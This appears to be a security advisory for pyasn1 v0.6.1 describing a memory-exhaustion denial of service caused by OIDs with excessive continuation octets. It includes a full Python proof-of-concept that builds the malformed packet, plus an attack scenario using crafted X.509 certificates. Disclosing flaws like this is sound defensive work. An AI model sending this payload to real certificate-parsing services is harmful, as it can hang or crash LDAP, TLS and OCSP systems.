Summary
After reviewing pyasn1 v0.6.1 a Denial-of-Service issue has been found that leads to memory exhaustion from malformed RELATIVE-OID with excessive continuation octets.
Details
The integer issue can be found in the decoder as reloid += ((subId << 7) + nextSubId,): https://github.com/pyasn1/pyasn1/blob/main/pyasn1/codec/ber/decoder.py#L496
PoC
For the DoS:
import pyasn1.codec.ber.decoder as decoder
import pyasn1.type.univ as univ
import sys
import resource

# Deliberately set memory limit to display PoC
try:
    resource.setrlimit(resource.RLIMIT_AS, (100*1024*1024, 100*1024*1024))
    print("[*] Memory limit set to 100MB")
except:
    print("[-] Could not set memory limit")

# Test with different payload sizes to find the DoS threshold
payload_size_mb = int(sys.argv[1])

print(f"[*] Testing with {payload_size_mb}MB payload...")

payload_size = payload_size_mb * 1024 * 1024
# Create payload with continuation octets
# Each 0x81 byte indicates continuation, causing bit shifting in decoder
payload = b'\x81' * payload_size + b'\x00'
length = len(payload)

# DER length encoding (supports up to 4GB)
if length < 128:
    length_bytes = bytes([length])
elif length < 256:
    length_bytes = b'\x81' + length.to_bytes(1, 'big')
elif length < 256**2:
    length_bytes = b'\x82' + length.to_bytes(2, 'big')
elif length < 256**3:
    length_bytes = b'\x83' + length.to_bytes(3, 'big')
else:
    # 4 bytes can handle up to 4GB
    length_bytes = b'\x84' + length.to_bytes(4, 'big')

# Use OID (0x06) for more aggressive parsing
malicious_packet = b'\x06' + length_bytes + payload

print(f"[*] Packet size: {len(malicious_packet) / 1024 / 1024:.1f} MB")

try:
    print("[*] Decoding (this may take time or exhaust memory)...")
    result = decoder.decode(malicious_packet, asn1Spec=univ.ObjectIdentifier())

    print(f'[+] Decoded successfully')
    print(f'[!] Object size: {sys.getsizeof(result[0])} bytes')

    # Try to convert to string
    print('[*] Converting to string...')
    try:
        str_result = str(result[0])
        print(f'[+] String succeeded: {len(str_result)} chars')
        if len(str_result) > 10000:
            print(f'[!] MEMORY EXPLOSION: {len(str_result)} character string!')
    except MemoryError:
        print(f'[-] MemoryError during string conversion!')
    except Exception as e:
        print(f'[-] {type(e).__name__} during string conversion')

except MemoryError:
    print('[-] MemoryError: Out of memory!')
except Exception as e:
    print(f'[-] Error: {type(e).__name__}: {e}')


print("\n[*] Test completed")


Screenshots with the results:
DoS
Leak analysis
A potential heap leak was investigated but came back clean:
[*] Creating 1000KB payload...
[*] Decoding with pyasn1...
[*] Materializing to string...
[+] Decoded 2157784 characters
[+] Binary representation: 896001 bytes
[+] Dumped to heap_dump.bin

[*] First 64 bytes (hex):
  01020408102040810204081020408102040810204081020408102040810204081020408102040810204081020408102040810204081020408102040810204081

[*] First 64 bytes (ASCII/hex dump):
  0000: 01 02 04 08 10 20 40 81 02 04 08 10 20 40 81 02  ..... @..... @..
  0010: 04 08 10 20 40 81 02 04 08 10 20 40 81 02 04 08  ... @..... @....
  0020: 10 20 40 81 02 04 08 10 20 40 81 02 04 08 10 20  . @..... @.....
  0030: 40 81 02 04 08 10 20 40 81 02 04 08 10 20 40 81  @..... @..... @.

[*] Digit distribution analysis:
  '0':  10.1%
  '1':   9.9%
  '2':  10.0%
  '3':   9.9%
  '4':   9.9%
  '5':  10.0%
  '6':  10.0%
  '7':  10.0%
  '8':   9.9%
  '9':  10.1%
Scenario
- An attacker creates a malicious X.509 certificate.
- The application validates certificates.
- The application accepts the malicious certificate and tries decoding resulting in the issues mentioned above.
Impact
This issue can affect resource consumption and hang systems or stop services.
This may affect:
- LDAP servers
- TLS/SSL endpoints
- OCSP responders
- etc.
Recommendation
Add a limit to the allowed bytes in the decoder.
References

tsigouris007 Reporter
Summary
After reviewing pyasn1 v0.6.1 a Denial-of-Service issue has been found that leads to memory exhaustion from malformed RELATIVE-OID with excessive continuation octets.
Details
The integer issue can be found in the decoder as
reloid += ((subId << 7) + nextSubId,): https://github.com/pyasn1/pyasn1/blob/main/pyasn1/codec/ber/decoder.py#L496PoC
For the DoS:
Screenshots with the results:
DoS
Leak analysis
A potential heap leak was investigated but came back clean:
Scenario
Impact
This issue can affect resource consumption and hang systems or stop services.
This may affect:
Recommendation
Add a limit to the allowed bytes in the decoder.
References